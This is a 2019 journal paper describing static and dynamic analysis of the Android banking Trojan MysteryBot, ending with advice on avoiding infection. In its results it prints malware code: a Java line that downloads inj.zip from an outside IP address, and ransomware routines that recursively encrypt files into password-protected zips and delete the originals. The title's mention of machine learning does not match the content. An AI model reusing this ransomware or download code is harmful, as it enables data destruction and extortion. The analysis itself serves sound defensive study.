International Journal of Scientific Research in Computer Science, Engineering and Information Technology
© 2019 IJSRCSEIT | Volume 5 | Issue 5 | ISSN : 2456-3307
DOI : https://doi.org/10.32628/CSEIT195532

Analysis of Android Malware Using Data Replication Features Extracted by Machine Learning Tools

Dr. Chandrashekhar Uppin, Gilbert George
Department of Computer Science, Baze University, Abuja, Nigeria

ABSTRACT

In this era of technology, Smartphone plays a vital role in individual's life. Now-a-days, we tend to use smartphones for storing critical information like banking details, documents etc. as it makes it portable. Android is the most preferred type of operating system for smartphone as per consumer buying interest. But also, vulnerabilities are mainly targeted in case of android by malwares as android is the most vulnerable because of its third-party customization support, which results in identity theft, Denial of Services (DoS), Ransomware attacks etc. In this work, we present android malware called MysteryBot identification, static and dynamic analysis result. MysteryBot is a banking Trojan. Some recommended steps to make your android device safe from such kind of malwares infections are also explained in this paper.

Keywords : Android, Static Malware analysis, Dynamic Malware Analysis, MysteryBot, Ransomware

I. INTRODUCTION

Android is the most widely preferred operating system for mobile users as it provides easy access. It is open source and is based on Linux kernel. Android has the largest market share of smartphones. Individuals store their personal data such as passwords credentials, credit card information, photos, and files etc. on their android phones. This private information is an asset for the cybercriminals. They aim to breach the network vulnerabilities to get access to private information of individual's by introducing malicious code in the individual phones.

According to the survey conducted in 2018, the Apps present over the Google play store has increased to 30% since then [1]. Apps are created for convenience in daily life and entertaining individuals. Some Apps are designed with evil intentions (e.g. malicious) to harm individuals. Generally, Malware in android phone inserted with the apps get installed or attached with the app installed from google play store.

First malware attack on Google Play was a banking Trojan, dubbed Droid09 [2] and the recent reported attack is ad-click fraud/Bitcoin-mining latent apps which plague the store weekly.

Number of infected android phones reaches the millions as per the MacAfee report 2018 [2]. These results draws our attention towards severity of malware rampant on the Android platform [3].



Figure. 1: A breakdown of last year's campaigns vs. threats targeting Google Play in 2016 [2]

As per the studies, Android malware analysis can be performed in basically two ways: Static Malware analysis and Dynamic malware analysis.

In static analysis of malware, the malware is not executed on the system. We examine the code for finding patterns which is similar to analogy of closely observing the dead body for fingerprints or other important information. It is used initially during standard compiling, examines source (or intermediate, binary) code for patterns [4]. These include methodologies like code chunks, permissions, function call graphs, API calls, etc.

Dynamic Analysis is when we actually execute the code in a safe environment (i.e. on virtual machine).

Automated or Hybrid analysis is process of performing static and dynamic analysis at the same time. Dynamic analysis uses concepts like Monkey Runner, Sandbox etc. Various reputed vendors provide this functionality as Software as a Service (SaaS).

II. MysteryBot

MysteryBot was discovered by ThreatFabric in june,2018 [6]. Mysterybot has combined capabilities of ransomware, keylogger and banking Trojan. Mysterybot has similar characteristics as that of LokiBot. Both share C&C server.

MysteryBot can steal individuals' contacts information, bank account passwords, messages on a device etc. That means any important information stored on smartphone can be misused by MysteryBot application.

III. PROBLEM STATEMENT

Many researches have been done in the field of malware analysis of android, but the complete process of analysing android malware with the appropriate tools and the latest threat analysis in the Android world which is "MysteryBot" malware, has not been done yet. This research mainly focuses on resolving the above mentioned two key issues.

IV. LITERATURE REVIEW

In this work, various papers are referred and studied extensively. Further their analysis and review is listed below in table I.

TABLE I: LITERATURE REVIEW

S.no	Paper Title	Authors	Date of Publications	Objective
1	A survey of malware behavior description and analysis.	Yu et al.	May,2018	A study on malware behavior description and analysis is done on the basis of three factors: malware behavior description, visualization techniques, and behavior analysis methods [7].

2	SaaS: A situational awareness and analysis system for massive android malware detection	YaochengZhang, WeiRen, TianqingZhu and YiRen	Jan,2019	A Software as a Service (SaaS) cloud-based detection of malware is proposed. This uses natural language processing (n-gram), image processing (GLCM), cryptography (fuzzy hash), machine learning (random forest) and complex networks [8].
3	A novel approach for mobile malware classification and detection in Android systems	Qingguo ZhouFang FengZebang ShenRui ZhouMeng-Yen HsiehKuan-Ching LiEmail author	Feb, 2019	An early malware detection model for mobile devices is proposed. This model is efficient and uses a novel approach of machine learning classifier [9].
4	An Android mutation malware detection based on deep learning usingvisualization of importance from codes	Yao-Saint Yena, Hung-Min Sunb	Jan,2019	A system for finding Android malware by inspecting the code's important parameters on image and further utilizing a convolutional neural network to training and testing the output [10].
5	A scalable and extensible framework for android malware detection and family attribution	Yao-Saint Yena, Hung-Min SunbLi Zhang, Vrizlynn L.L. Thing, Yao Cheng	2018	For Android malware detection, An approach called classifier-based uses parallel passive aggressive and identification of their family distribution [11].

V. OUR APPROACH

A. Key Steps Of Static Malware Analysis :

It is the first step of malware analysis. In this code of malware is extracted and the study of code is conducted. Various steps for performing static malware analysis are as follow:

1. Malware sample apk download: Find a malware sample for analysis. There are various websites to get malware samples listed below in table 2. For ex – AppName.APK is a malware sample.

TABLE II: LIST OF MALWARE SAMPLE PROVIDERS

Site	URL
Contagio	contagiominidump.blogspot.com
Zeltser	zeltser.com/malware-sample-sources
VirusShare	Virusshare.com
Androguard	code.google.com/p/androguard/wiki
VirusTotal	virustotal.com
Hybrid analysis	hybrid-analysis.com

2. File Attributes: Malware file information like filename, type, size, date and time of creation etc need to be identified. file command of Ubuntu used to get the file type.

```
$file AppName.apk
```

3. Finding Apk file HASH: The cryptographic hash of apk file is calculated as every file has unique hash. Several hash generation algorithm are MD5, SHA1 and SHA256. For example – md5sum command of Ubuntu calculate hash using md5.

```
$md5sum AppName.apk
```

4. De-compilation using Apktool: Convert apk file into dex file using apktool. Apktool is most widely used tool for decompiling APK and XML from the android malicious application. Result of apktool command is shown in figure 2.

```
$apktool d AppName.apk
```

```
santoku@santoku-VirtualBox:~/Desktop/AppName$ apktool d AppName.apk
I: Baksmaling...
I: Loading resource table...
I: Loaded.
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/santoku/apktool/framework/1.apk
I: Loaded.
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Done.
I: Copying assets and libs...
santoku@santoku-VirtualBox:~/Desktop/AppName$
```

Figure. 2: apktool command

The decompiled apk using apktool contain various files and folders as shown in figure 3. Assets contains images, layout etc. Other folders are res (resources) and smali.

```
AndroidManifest.xml  apktool.yml  assets  res  smali
```

Figure. 3: Extracted files using apktool

AndroidManifest.xml shows file permissions requested by the Android applications. Almost every AndroidManifest.xml is shown in figure 4.



Figure. 4: Androidmanifest.xml

5. Unzip the AppName.apk file: Unzip command is used to unpack the apk file.

```
$unzip AppName.apk
```

```
santoku@santoku-VirtualBox:~/Desktop/AppName$ unzip AppName.apk
Archive:  AppName.apk
 extracting: assets/config.txt
  inflating: assets/sht.txt
  inflating: res/layout/google.xml
 extracting: res/raw/number.txt
  inflating: AndroidManifest.xml
 extracting: resources.arsc
 extracting: res/drawable-hdpi/google.png
 extracting: res/drawable-ldpi/google.png
 extracting: res/drawable-mdpi/google.png
  inflating: classes.dex
  inflating: META-INF/MANIFEST.MF
  inflating: META-INF/CERT.SF
  inflating: META-INF/CERT.RSA
santoku@santoku-VirtualBox:~/Desktop/AppName$
```

Figure. 5: Unzip command output

6. Convert dex to jar file using Dex2jar: Dex2Jar is a staple solution for traditional Android malware researchers, converting DEX source code of an app to a JAR for Java analysis of converted code. There has been at least one attack, by Trojan Obad, upon Dex2Jar, but a patch was quickly published.

```
$Dex2jar classes.dex
```

7. Convert jar to java classes code using JD-GUI tool: JD-GUI is an independent tool for examining Java class, free for noncommercial use. This tool might be utilized to see source code of classes.dex or a hostile APK changed over to a JAR/Class type le by devices like DARE .



Figure. 6: JD-GUI

8. Further study the java code and find how the flow of execution of the AppName.apk Application.

B. Dynamic Malware Analysis :

For performing Dynamic analysis, the malware safe environment is created.

Santoku is a Linux distribution has pre-installed tools for android malware analysis and mobile forensics [13]. It is lightweight and has pre-installed Sdks, utilities and drivers which allows auto detection and configuration of newly connected mobile devices.

Android emulator is used to extract system calls. Android Debug Bridge (ADB) is command line interface. ADB helps in communicating with the emulator.

In detail, the emulation and data collection consists of the following steps:

1. Open Virtual machine Santoku.
2. Open Android SDK Manager. Go to tools. Open Manage AVD. Then create a new Device with configuration as mentioned below. So, emulator instance created and start it.
3. Emulator is running in background, open Santoku terminal. Then enter the following command:

```
$ adb shell
```

   Android console is accessed using this.
4. To install application in the emulator. For example – AppName.apk

```
adb install AppName.apk
```

5. From emulator, we click on AppName and check its process ID as follows:

```
ps <package name>
```

6. Install tcpdump into emulator for network analysis. The command is:

```
adb pull <path in emulator> <path in destination>
```

7. Provide executable permission to tcpdump:

```
#chmod 755 tcpdump
```

8. Now capture the emulator network packet using tcpdump.

```
./tcpdump -v -s 0 -w packets.pcap
```

   The output of above command is packet.pcap file. This file can be studied using WireShark.

C. Automated Malware Analysis :

Automated malware analysis or hybrid analysis is completed performed by software. Both static and dynamic analyses are performed sequentially. It is the fastest, easiest and secure way to analyse malware. Various Open source tools are available online or you can setup in your system. But for deep malware analysis, static and dynamic malware analyses should be done manually. The multivalued tools that helps in performing automated android malware analysis is shown in table 3.

TABLE III: AUTOMATED ANALYSIS TOOLS

Automated Analysis (Hybrid) Tools
Hybrid Analysis technology.
VirusTotal
Anubis
Dexterlabs
Androidsandbox
Apk-Analyzer

VIII. Environmental Setup

For conducting android malware analysis, the environmental setup is done. The malware safe environment is created by performing following configuration as listed below in table IV, table V and table VI.

Table IV: Host Machine Configuration

Host Machine	
Model	Lenevo Z370
Processor	Intel I3
RAM	8 GB
Operating System	64-bit OS
System Type	Ubuntu 18.04

Table V: Guest Machine Configuration

Guest Machine	
Operating System	Santoku
System Type	64-bit OS
Memory	50GB

Table VI: Android Emulator Configuration

Android Emulator Configuration	
Platform	Android Studio 0.8.6
Device	3.2" HVGA slider
Target	Android 4.1.2
CPU/ABU	ARM(armeabi-v7a)
RAM	512
SD Card	100MB

VI. Results

MysteryBot hides itself as a fake adobe flash player. The following screenshot taken shows the permissions requested by application from user:

After performing the analysis, we found that it is trying to download file from the below external source:

This Apk has inbuilt Key logger class in install.apps Package.

```
HttpURLConnection localHttpURLConnection =
(HttpURLConnection)newURL(http://94.130.109/inj.zip).op
enConnection();
```

```
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.QUICKBOOT_POWERON"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.BIND_DEVICE_ADMIN"/>
<uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.EXPAND_STATUS_BAR"/>
<uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_SYNC_SETTINGS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
<uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.WRITE_CONTACTS"/>
<uses-permission android:name="android.permission.WRITE_SYNC_SETTINGS"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.PACKAGE_USAGE_STATS"/>
<uses-permission-sdk-23 android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATI
```

Figure. 7: AppName.apk Application Permissions



Figure. 8: Java classes of AppName.apk

Furthermore we found that this application is sending messages from the smartphone to all the contacts.

VII. RANSOMWARE CAPABILITIES OF MYSTERYBOT

Mysterybot as earlier mentioned embeds ransom ware capabilities which allows the malware to encrypt individually all file in the memory card of the victim, which includes every sub directory, in other words mystery bot does not only encrypt the parent folder but also sub folders and then it deletes the original file after encryption. During the encryption process it puts each file in a zip archive, which is password, protected. The same password is used for the all zip files which is generated while the malware is running. After encrypting the files of the victim the malware displays a dialog, presenting the victim to have watched pornography and then shows that the victim in order to retrieve the file should send an email to googleprotect@mail.ru During the analysis of the ransomware capabilities, it was discovered that the password utilizes only 8 characters and is made up of all Latin alphabets which includes upper and lower cases combined with some numbers. This shows that with reasonable processing power a brute force cracking of the password can be used. Also noticed that the assigned ID for infected victims ranges from 0 - 9999, which means that there is a possibility that an infected victim identification number may overwritten after the 9999th victim, making it impossible for data recovery.

The following methods are used by the malware:

```
public static String generatePassword() {
    Random random = new Random();
    StringBuilder passwordLength8 = new StringBuilder();
    String seed =
"0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ";
    for (int i = 0; i < 8; i++) {
      int characterLocation = random.nextInt(seed.length());
      char currentChar = seed.charAt(characterLocation);
      passwordLength8.append(currentChar);
    }
    return passwordLength8.toString();

  }
```

Figure. 9: Method for Generate Password[12]

```
public void scanDirectory(File file) {
  try {
    File[] fileArray = file.listFiles();
    if (fileArray == null) {
      return;
    }
    int amountOfFiles = fileArray.length;
    for (int i = 0; i < amountOfFiles; i++) {
      File currentFile = fileArray[i];
      if (currentFile.isDirectory()) {
        this.scanDirectory(currentFile);
      } else {
        this.deleteFileEncryptInZip(currentFile);
      }
    }
  } catch (Exception ex) {
    ex.printStackTrace();
  }

}
```

Figure. 10: Method for Scanning Directory[12]

```
.public String deleteFileEncryptInZip(File file) {
    try {
      StringBuilder canonicalPath = new StringBuilder().insert(0,
file.getCanonicalPath());
      canonicalPath.append(".zip");
      ZipFile zipFile = new ZipFile(canonicalPath.toString());
      ArrayList paths = new ArrayList();
      paths.add(new File(String.valueOf(file)));
      ZipParameters zipParameters = new ZipParameters();
      zipParameters.setCompressionMethod(8);
      zipParameters.setCompressionLevel(5);
      zipParameters.setEncryptFiles(true);
      zipParameters.setEncryptionMethod(99);
      zipParameters.setAesKeyStrength(3);
      zipParameters.setPassword(this.password);
      zipFile.addFiles(paths, zipParameters);
      file.delete();
      StringBuilder dblocksPath = new StringBuilder();
      dblocksPath.append(Environment.getExternalStorageDirectory());
      dblocksPath.append("/dblocks.txt");
      BufferedWriter bufferedWriter = new BufferedWriter(new FileWriter(new
File(dblocksPath.toString()), true));
      bufferedWriter.write("+1\n");
      bufferedWriter.close();
    } catch (Exception ex) {    ex.printStackTrace();} return "";
  }
```

Figure. 11: Method for Deleting File & Encrypting zip file[12]

VIII. Recommended Steps To Mitigate Malware Attacks

- In your Smartphone, always install applications from trusted sources.
- Disable Unknown Source should be set in your Manage settings of your Smartphone.
- Also, enable encrypt your Device Option from Setting.
- Enable the auto-scan of the smartphone's security system.
- Regularly update the apps. If possible enable the auto-update apps to "over any network".
- Be aware before clicking on any suspicious links.
- Be cautious while opening mail attachments.
- Install reliable anti-virus applications like Avast, Quick Heal, Norton etc.
- Don't share sensitive personal information in the public Wi-Fi.
- Upgrade the Operating system of the smartphone to the latest version.
- Always install security patches as soon as they are released.

IX. Conclusion And Future Scope

In today's world of fast growing technology, we are witnessing the rise of more sophisticated and advanced malwares that are mainly targeted to the Android operating system because of its vulnerability towards third-party customization. Any attacker, who has the correct APIs for a particular version of Android operating system, can be able to manipulate the system's function calls and thus the inclusion of the malware becomes easy. As the world is becoming more and more digital every day, the tendency to use smartphones to store digital information is increasing at the same pace. This leads to the threat of severe damage if a severe malware attack gains control of the smartphone.

This work provides the steps for an effective malware analysis procedure. An accurate analysis is the first step towards an effective security system against any malware attack. If we can correctly analyse a malware, its characteristics and behaviour, it will be easy to analyse the structure of the malware and the working procedure which can be very helpful to develop a robust security system against cyber-attack. In our work, we are presenting the flow of execution of the malware analysis procedure of MysteryBot in step-by-step process which can be followed for understanding the working of the malware.

IX. REFERENCES

[1]. S. News, Google play have an obvious growth in 2017, http://tech.sina.com.cn/it/2018-04-05/docifysuuya8013472.shtml (Apri 2014).

[2]. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-mobile-threat-report-2018.pdf (September, 2018).

[3]. Zhang, Y., Ren, W., Zhu, T., & Ren, Y. (2019). SaaS: A situational awareness and analysis system for massive android malware detection. Future Generation Computer Systems.

[4]. Schmeelk, S., Yang, J., & Aho, A. (2015, April). Android malware static analysis techniques. In Proceedings of the 10th Annual Cyber and Information Security Research Conference (p. 5). ACM.

[5]. Burguera, I., Zurutuza, U., & Nadjm-Tehrani, S. (2011) Crowdroid: behavior-based malware detection system for android. In SPSM'11, Chicago, Illinois, USA, ACM, 2011.

[6]. https://www.threatfabric.com/blogs/mysterybot__a_new_android_banking_trojan_ready_for_android_7_and_8.html.

[7]. Yu, B., Fang, Y., Yang, Q., Tang, Y., & Liu, L. (2018). A survey of malware behavior description and analysis. Frontiers of

Information Technology & Electronic Engineering, 19(5), 583-603.

[8]. Zhang, Y., Ren, W., Zhu, T., & Ren, Y. (2019). SaaS: A situational awareness and analysis system for massive android malware detection. Future Generation Computer Systems.

[9]. Zhou, Q., Feng, F., Shen, Z., Zhou, R., Hsieh, M. Y., & Li, K. C. (2019). A novel approach for mobile malware classification and detection in Android systems. Multimedia Tools and Applications, 78(3), 3529-3552.

[10]. Yen, Y. S., & Sun, H. M. (2019). An Android mutation malware detection based on deep learning using visualization of importance from codes. Microelectronics Reliability, 93, 109-114.

[11]. Zhang, L., Thing, V. L., & Cheng, Y. (2019). A scalable and extensible framework for android malware detection and family attribution. Computers & Security, 80, 120-133.

[12]. "MysteryBot; a new Android banking Trojan ready for Android 7 and 8 | Blogs ThreatFabric." Online]. Available: https://www.threatfabric.com/blogs/mysterybot__a_new_android_banking_trojan_ready_for_android_7_and_8.html. Accessed: 23-Sep-2019].

[13]. https://santoku-linux.com/about-santoku

Cite this article as :

Dr. Chandrashekhar Uppin, Gilbert George, "Analysis of Android Malware Using Data Replication Features Extracted by Machine Learning Tools", International Journal of Scientific Research in Computer Science, Engineering and Information Technology (IJSRCSEIT), ISSN : 2456-3307, Volume 5 Issue 5, pp. 193-201, September-October 2019. Available at doi : https://doi.org/10.32628/CSEIT195532
Journal URL : http://ijsrcseit.com/CSEIT195532